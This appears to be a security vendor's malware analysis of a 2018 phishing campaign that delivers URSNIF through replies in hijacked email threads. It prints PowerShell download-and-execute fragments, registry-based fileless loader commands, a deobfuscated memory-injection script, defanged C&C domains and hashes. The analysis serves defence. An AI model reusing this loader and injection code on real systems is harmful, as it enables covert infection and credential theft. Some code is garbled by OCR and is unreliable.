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Malware

Phishing Campaign uses Hijacked Emails to Send **URSNIF**

A spam campaign we observed in September indicates attackers are angling towards a more sophisticated form of phishing. The campaign uses hijacked email accounts to deliver URSNIF as part of or as a response to an existing email thread.

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While most phishing campaigns are fairly simplistic in nature and easy to spot (they usually involve a legitimate-looking email, often with a malicious attachment or link embedded in the text), a spam campaign we observed in September indicates attackers are angling towards a more sophisticated form of phishing. The campaign uses hijacked email accounts to send malware as part of or as a response to an existing email thread. Because it's part of a legitimate and on-going conversation, this particular approach

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Talos earlier this year that uses hijacked computers that are part of the Dark Cloud botnet to send emails to existing conversations, and can possibly be a continuation or evolution of said attacks.


From all the data gathered so far, we discovered that this campaign is mostly affecting North America and Europe, although we also found similar attacks in Asia and the Latin American region.

Organizations in the education, financial, and energy sector make up most of the targets of the scam. However, the attack also affects other industries, including real estate, transportation, manufacturing, and government.

Spotting red flags

As an example of how convincing this phishing attempt can be, we've attached an example of an email that was sent as part of the campaign, shown below.

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
Je vous relance considérant n'avoir reçu aucune réponse de votre part suivant mon courriel de mardi.

Figure 1. Example of a malicious email that is used to reply to a conversation


Because the sender is someone familiar and the message is also part of the conversation, it's easy for the recipient to believe that this is just another reply to the thread. In addition, the subject and grammar seem to be correct, and there's even a signature at the end of the email.

However, closer inspection reveals some suspicious elements in the email. The most

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flags. However, these little details could be difficult to spot at first glance, especially for someone who has to check a large number of emails per day.



Je vous relance considérant n'avoir reçu aucune réponse de votre part suivant mon courriel de mardi.

Figure 2. Comparison between the malicious email and a legitimate one. Note the difference in language and the changed signature

Investigating the Email Headers

Upon checking the email headers, we find some interesting aspects to this attack.

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Figure 3. The anonymized email header of the malicious message (click the image to zoom in)

There are three things to take note here:

- 1. The usual spam approach is to spoof the sender, but with a "Return-Path" or "Reply-To" SMTP header so that the intended recipient would reply to the threat actor. There is an absence of both in the examples that we have observed, and all replies would be sent to the account used to send the email. The threat actor likely has authenticated access to this account.
- 2. The existence of "In-Reply-To" header (and other similar SMTP header fields) tells us that this message is a reply to an existing email thread.
- 3. The first hop of this email message is from "rrcs-50-74-218-2.nyc.biz.rr.com". This doesn't stand out as unusual for a home user, but unless it's from a remote worker, a corporate account should have sent the initial email from a server within

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Further investigation revealed that this particular host also sent many different emails using various email addresses, all within September 2018.

We also noticed that the attackers often match the sender's organization name with the attachment file name, most likely to make the message seem more legitimate. The format of the attachment file name is usually [sender_company]+[a verb relevant to the conversation, such as inquiry or request].doc or simply [sender_company].doc. This makes the email look more legitimate since a look at the sender and the file name shows that it all lines up. In some

cases, we noticed the use of generic filenames such as "Inquiry," "Statement," and "Request".

What we can assume from the headers is that the attacker has somehow gotten hold of an authentic account and is using this account for the BEC-like scam. Given the modus operandi and the techniques, used, we suspect that this new wave of spam is part of an URSNIF/GOZI spam campaign mentioned earlier. It is possible that the said sender IP address is a compromised machine serving as one of the zombie computers in the botnet.

Analysis of the payload

If the user double-clicks on the malicious .doc attachment from the email, it will call PowerShell to download the latest version of the URSNIF (detected as TSPY_URSNIF.THAOOCAH) malware from a command-and control (C&C) server before

xecuting the downloaded file:

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{try{\$VWc.DownloadFile(\$fqd, \$Aiz);Invoke-Item \$Aiz;break;}catch{}}

This file serves as the malware's main loader. However, before it performs its routine, it will first check the OS version — it will allow execution only on Microsoft OS, specifically, Windows Vista and newer iterations. It also avoids certain locales such as CN and RU. The main loader manages the execution as a whole and logs the events in a text file:

%User Temp%\{temp filename}.bin

```
18:40:16 [LdrStartup:1171] Loader on windows 6.1, x86
18:40:16 [LdrMain:1082] waiting for 10 seconds before start...
18:40:26 [LdrMain:1091] Main worker is active
18:40:26 [LdrMain:1091] Main worker is active
18:40:36 [LdrLoadFile:935] File of type 1 of 193602 bytes received over HTTP
18:40:37 [LdrLoadFile:935] File of type 3 of 1807 bytes received over HTTP
18:40:37 [LdrRegenumCallback:586] Application modules are written to: "5-1-5-21-2116618177-4017284787-3052161244-1000\software\AppDataLow\software\Microsoft\3A861062-51E0-7C9D-AB0E-15700F221944"
18:40:37 [LdrRegEnumCallback:588] Writing run script of 655986 bytes
18:40:37 [LdrRegEnumCallback:588] Writing run script of 655986 bytes
18:40:37 [LdrRegEnumCallback:588] Run command is: "cmd. exe /C powershell invoke-expression([System.Text.Encoding]::ASCII.GetString((get-itemproperty 'HKCU:\Software\AppDataLow\Software\Microsoft\3A861062-51E0-7C9D-AB0E-15700F2219A4').comsxRes))"
18:40:37 [LdrSetup:775] RegWalkRegistryKeys() status 0
18:40:37 [LdrSetup:843] Restarting application from cmd. exe /C powershell invoke-expression([System.Text.Encoding]::ASCII.GetString((get-itemproperty 'HKCU:\Software\AppDataLow\Software\Microsoft\3A861062-51E0-7C9D-AB0E-15700F2219A4').comsxRes))"
18:40:38 [LdrSetup:843] Restarting application from cmd. exe /C powershell invoke-expression([System.Text.Encoding]::ASCII.GetString((get-itemproperty 'HKCU:\Software\AppDataLow\Software\Microsoft\3A861062-51E0-7C9D-AB0E-15700F2219A4').comsxRes))"
18:40:38 [LdrSetup:887] Success18:40:38 [LdrMain:1134] Main worker is ended with status 0
```

Figure 4. Logs of the malware's loader (click the image to zoom in)

It downloads additional modules from the C&C server and saves these in the registry folder *HKEY_CURRENT_USER\Software\AppDataLow\Software\Microsoft\3A861D62-51E0-15700F2219A4* The screenshot below is of the created registry key and entries containing scripts and binaries.

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Figure 5. The registry key and entries containing scripts and binaries

Note that while these keys and some registry entry names vary per computer, the location is always at *HKCU\Software\AppDataLow\Software\Microsoft*. Once the components are downloaded, a Powershell script stored in *comsxRes* (this name varies) is executed. The command line instruction below shows how the hex values in the registry are called.

• exe /C powershell invoke-expression([System.Text.Encoding]::ASCII.GetString((get-itemproperty 'HKCU:\Software\AppDataLow\Software\Microsoft\3A861D62-51E0-7C9D-AB0E-15700F2219A4').comsxRes

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


Figure 6. Hex values of comsxRes

Fileless execution begins when this script loads an embedded binary stored in the registry. In the screenshot below, we replaced the binary data with *-{hex-encoded binary}*— to show the entire code. The original script also had the bottom part base64 encoded. We decoded it to make it readable.

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```
[byte[]] $qtyjqnoj=@(--{hex-encoded binary}--);
iex($muoelsoiicj="[DllImport(`"kernel32`")]public static extern IntPtr GetCurrentProcess();
[DllImport(`"kernel32`")]public static extern IntPtr Virtual&llocEx(IntPtr oxuqe,IntPtr
iiegvufo, uint lteccg, uint tpwr, uint pljlxtnsrd);";
$cgbq=Add-Type -memberDefinition $muoelsoiicj -Name 'exnay' -namespace Win32Functions -passthru;
$vhlkf="[D11Import(`"kerne132`")]public static extern IntPtr GetCurrentThreadId();
[DllImport(`"kernel32`")]public static extern uint QueueUserAPC(IntPtr xykg,IntPtr xygknp,IntPtr
kisąjvąg);
[DllImport(`"kernel32`")]public static extern IntPtr OpenThread(uint cmx, uint hrw, IntPtr
xhhpstkiuc);
[DllImport(`"kernel32`")]public static extern void SleepEx(uint amfpifppbb,uint pasvrftts);";
$hvacicjem=Add-Type -memberDefinition $vhlkf -Name 'sjgroeu' -namespace Win32Functions -passthru;
if($apuckjktu=$cgbq::Virtual&llocEx($cgbq::GetCurrentProcess(),0,$gtyjqnoj.Length,12288,64)){[Syst
em.Runtime.InteropServices.Marshal]::Copy($gtyjqnoj,0,$apuckjktu,$gtyjqnoj.length);
if($hvacicjem::QueueUserAPC($apuckjktu,$hvacicjem::OpenThread(16,0,$hvacicjem::GetCurrentThreadId(
)), $apuckjktu)) { $hvacicjem::SleepEx(20,1);
}});
```

Figure 7. Code of the embedded binary that is stored in the registry

It searches for Client32/Client64 in the created registry key and injects this code into *explorer.exe* to maintain memory residency. Other entries in the registry are essential in its succeeding routines as these are later referenced in the injected malware code. The "TorClient" entry, for instance, is used for the malware to communicate to its C&C server via TOR network.

Information Theft Routine

The final payload is a DLL file called Client32/Client64, depending on the host architecture. This is also stored in the registry like most of this malware's components. The payload's main goal is to perform information theft, which includes the following information:

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- List of running processes
- List of network devices
- External IP address
- Email credentials (IMAP, POP3, SMTP)
- Cookies
- Certificates
- Screen video captures (.AVI)
- Financial information via webinjects

BSS Section

All analyzed URSNIF binaries have this encrypted section in common. This section contains all related strings that will be used in the code and are only decrypted during run time. This makes analysis more complex because it takes away the option of string analysis or decompilation.

Sandbox Evasion / Anti-Analysis

To prevent sandboxes from obtaining information such as servers and configuration, URSNIF checks the cursor position twice in the code. A lack of change in position indicates that it is being analyzed in a sandbox, or possibly via debugger. This check is done before the BSS section is decrypted, and leads to an infinite loop (and garbled strings) if not done properly. From what we're seeing in this attack, it seems that threat actors are fine tuning their phishing attacks and coming up with newer and more

ffective methods of tricking people. No longer content with regular phishing emails

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Defense and best practices

Phishing attacks are highly effective since they rely on effective social engineering techniques, which involve creating believable scenarios and conversations to trick users into divulging information or downloading malware. The tricky part here is that the sender is an actual organization with a real end-user account. As much as possible, users should protect their online accounts by implementing two-factor authentication (2FA) if it is available. Organizations should also look into integrating 2FA into their systems, and should highly consider using services that offer it. In addition, these best practices can help prevent phishing attempts from affecting organizations and their employees:

- All of the company's end users should know how to recognize suspicious emails. This includes being aware of what phishing attacks are, and how they work.
- Any suspicious requests, such as a withdrawal of funds, should always be verified with the proper people. Practice prudence, especially when considering financial transactions
- Avoid clicking on any document that suggests modifying the security settings within Word as this could be a sign that it's a malicious file
- Take note of all the potential red flags in the message. This includes out-ofcontext messages, or in the case of this specific campaign, changes in language or signatures.

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attack. While employee awareness can definitely help, sometimes identifying whether an email is legitimate or malicious can be difficult, especially when presented with highly convincing attempts such as this one. This is doubly challenging for organizations without security operations centers (SOCs), as general IT teams often lack the training and experience to perform threat research and analysis. For these businesses, using a third party provider such as Trend Micro's MDR service can help them combat even advanced threats. MDR teams are often composed of experienced professionals who are proficient with powerful security technologies that can protect both endpoints and networks. Going beyond mere analysis, MDR can provide context to the various environmental indicators in an attack, and use these to form the basis of investigation.

Trend Micro Solutions

Trend Micro endpoint solutions such as the Smart Protection Suites and Worry-Free Business Security solutions can protect users and businesses from threats by detecting malicious files and messages as well as blocking all related malicious URLs. The Trend Micro™ Deep Discovery™ solution has an email inspection layer that can protect enterprises by detecting malicious attachments and URLs.

Trend Micro XGen™ security provides a cross-generational blend of threat defense techniques to protect systems from all types of threats, including ransomware and cryptocurrency-mining malware. It features high-fidelity machine learning on gateways and endpoints, and protects physical, virtual, and cloud workloads. With capabilities like web/URL filtering, behavioral analysis, and custom sandboxing, XGen security protects against today's threats that bypass traditional controls; exploit known, unknown, or undisclosed vulnerabilities; either steal or encrypt personally identifiable data; or conduct malicious cryptocurrency mining. Smart, optimized, and connected, XGen security powers Trend Micro's suite.

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Detected as TROJ_FRS.VSN0BI18 / Trojan.W97M.POWLOAD.SMY

- bdd3f03fb074c55cf46d91963313966ce26afdb13b1444258f8f9e7e723d8395
- dd7b4fc4d5cc1c1e25c800d5622423725a1b29000f93b658a54e267bbbe6f528
- 4df47982fdd1ac336625600fa8c947d45909248309b117d05fc532a2260c7bc4

Detected as Trojan.W97M.POWLOAD.FGAIBT

- f88ef62f2342f4d1105cfe85395b735efd3f0308b79551944983ce245d425510
- 567fe3794a9eec27697ae0634861d284279261880887f60a7374c6cbe63b7674

Detected as Trojan.W97M.POWLOAD.NSFGAIBF

52d3ece98b6b3b686925156c3d62d8ce133fe3326e11b4c981c251452e4a41d2

Detected as Trojan.W97M.POWLOAD.SMEMOT

4d0762a6b2879d2fa821716db76bc980fdb3b8507611d2853df58c0d4127f9ea

Detected as Trojan.W97M.POWLOAD.SMEMOT2

- 47e2c66ba16e3ffa9704a13f2c00670319bf292b3d2aa7deede5442da02181e5
- c2c946f7fd63fc15048a9af4043686f5a56b169e74cb36892fb8d1563b810467

Detected as Trojan.W97M.POWLOAD.SMTHF3

21ce42a1fc6631ed10db3d0e44b4ccb6d96a729fc494bd86a57cf07ff72cb8f2

Detected as Trojan.W97M.POWLOAD.SMY

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- ocazd4dcea450b9d4c671211ed20bb52171a0c76ee6059b954162e645d66e0c9
- 82bee0c249b63f349d212a36f0b9ad90f909017ac734eac133353a1135d7474d
- 1f2e12a58cc23f4e6e7f17b8c1a5c50b88614fda103577354b9564f2dffc257f

Detected as W2KM_POWLOAD.FGAIBT

1db71aec64d0e391a8c99f4f6ee214962a281733643ace0874cf69e2843f448c

Detected as W2KM POWLOAD.NSFGAIBF

- c33d642da477f65c11daa9e8098b9917c4c5a6f131dd1369a20cb1b14c4cc261
- 398e677290b1db00d8751c3498847ad9c7d10721630175d2506c4d45af19d229
- 813a08d3b2216c89d42e8225c6de760d785905d1c76bd7428201d68c3c368f65

Detected as W2KM_POWLOAD.THIACAH

5aed7d6a3e8692143e53f9556cd3aa371149c96b91c02d1c659cb58d88572e47

Downloaded URSNIF Detected as TSPY URSNIF.THAOOCAH

0a38d92775cfc7182076d9a21c4937149ea8be6ebf22b9530afbca57d69c0d46

Executable file payload Detected as TrojanSpy.Win32.URSNIF.BAIEF

358bd52ac46755b1c6fa73805a7a355450f85f4bcf1b2e798a04960743390422

Detected as TSPY_URSNIF.THAOOCAH

e8633f2f2b6b0b8f7348b4660e325ab25b87ec8faa40fb49eb0215b31bd276aa

Detected as TSPY_URSNIF.BAIEB

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- hxxp://t95dfesc2mo5jr[.]com/RTT/opanskot[.]php?l=targa2[.]tkn
- hxxp://enduuyyhgeetyasd[.]com/RTT/opanskot[.]php?l=omg8[.]tkn
- hxxp://q0fpkblizxfe1l[.]com/RTT/opanskot[.]php?l=targa4[.]tkn
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- hxxp://e3u1oz4an1dqmj[.]com/RTT/opanskot[.]php?l=okb9[.]tkn
- hxxp://popoasdzxcqe[.]com/YUY/huonasdh[.]php?l=rgr3[.]tkn
- hxxp://2dhtsif1a8jhyb[.]com/RTT/opanskot[.]php?l=okb5[.]tkn
- hxxp://hbhbasdqweb[.]com/YUY/huonasdh[.]php?l=rgr4[.]tkn
- hxxp://q0fpkblizxfe1l[.]com/RTT/opanskot[.]php?l=targa4[.]tkn

Command and Control Servers

- app[.]kartop[.]at
- doc[.]dicin[.]at
- doc[.]avitoon[.]at
- app[.]avitoon[.]at
- ops[.]twidix[.]at
- xx[.]go10og[.]at
- api[.]kartop[.]at
- m1[.]fofon[.]at
- cdn[.]kartop[.]at
- api[.]tylron[.]at
- chat[.]twidix[.]at
- api[.]kaonok[.]at
- chat[.]jimden[.]at
- mahono[.]cn

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